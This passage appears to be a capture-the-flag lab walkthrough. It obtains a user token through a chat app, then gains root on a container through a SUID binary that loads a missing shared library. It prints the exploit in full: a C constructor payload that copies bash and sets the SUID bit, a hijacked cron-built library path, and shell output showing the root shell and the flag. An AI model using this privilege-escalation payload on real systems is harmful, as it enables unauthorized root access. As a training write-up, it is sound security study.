
Below the form fields is a blue button labeled "Neues Konto registrieren" and a link labeled "Zurück zum Login".



12. Go back to <http://<ip>:8080> to receive the confirmation email




13. Confirm by clicking “verify your email”




! Since absence of hostname and DNS entry the link in the verify URL is mapped to localhost You need to put the IP of the server in there to successfully confirm the account.!

14. If you click on the link you can enter a username in the next window




15. Open the “token” channel to get the user token




ROOT TOKEN (SUID – SO INJECTION)


1. Open the “post-your-desk” channel to find a picture posted by the dumbass steve who forgot that he has a post-it with his ssh password on it attached to his screen.



2. Click on the image to enlarge




3. SSH to <ip> with credentials `steve:23WSyxVGZ/ujmK0=`




```
user@user-VirtualBox: ~  
user@user-VirtualBox:~$ ssh steve@localhost  
The authenticity of host 'localhost (127.0.0.1)' can't be established.  
ECDSA key fingerprint is SHA256:suHIw3yEWIRevkAd5umltQNXGViaBbPLO/cvbIk/egM.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.  
steve@localhost's password:  
Linux 28d553c1a202 5.11.0-22-generic #23-Ubuntu SMP Thu Jun 17 00:34:23 UTC 2021  
x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
$ id  
uid=1000(steve) gid=1000(steve) groups=1000(steve)  
$
```

4.
5. Observe that the SUID bit is set for the binary `/bin/milkshake`



```
steve@28d553c1a202:~$ ls -la /bin/milkshake  
-rwsr-xr-x 1 root root 17240 Jul  1 19:34 /bin/milkshake  
steve@28d553c1a202:~$
```

6. Call `strace` to observe that a strange shared library is missing



```
steve@28d553c1a202:~$ strace /bin/milkshake 2>&1 | grep -i -E "open|access|no such file"  
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)  
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)  
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)  
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3  
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3  
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3  
access("/opt/.mylibs/libcow.so", F_OK) = -1 ENOENT (No such file or directory)  
steve@28d553c1a202:~$
```


7. The directory is not writable, so we need to find a way to write a .so to it
8. Find /etc/libdropper
9. Observe that libdropper.sh builds an .so file based on libhello.c at an location defined in .conf, we also get the information that this script might be running as a cron job
10. Since .conf and libhello.c are writable we can write an arbitrary .so file to arbitrary directory
11. Write following code (from <https://book.hacktricks.xyz> see #17) to libhello.c:

```
#include <stdio.h>
#include <stdlib.h>
```

```
static void inject() __attribute__((constructor));
```


```
void inject(){
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

12. Change the path in the .conf file to point to /opt/.mylibs/libcow.so
13. Wait for the cron job to trigger the libdropper.sh script
14. Go to /opt/.mylibs and observe the libcow.so containing our arbitrary code




```
user@user-VirtualBox: ~
steve@28d553c1a202:/opt/.mylibs$ ls
libcow.so
steve@28d553c1a202:/opt/.mylibs$
```

15. Run /bin/milkshake to get a root shell



```
user@user-VirtualBox: ~
steve@28d553c1a202:/opt/.mylibs$ /bin/milkshake
Starting...
loading: /opt/.mylibs/libcow.so
root@28d553c1a202:/opt/.mylibs# id
uid=0(root) gid=1000(steve) groups=1000(steve)
root@28d553c1a202:/opt/.mylibs#
```

16. Get Root token



```
user@user-VirtualBox: ~
root@28d553c1a202:/opt/.mylibs# cat /root/Desktop/token.txt
HC2021{5h4r3_17_up_l4_l4_l4_l4_d0_17}
root@28d553c1a202:/opt/.mylibs#
```

17. More information on the vulnerability + the exploit code can be found here: <https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid> under SUID Binary – so injection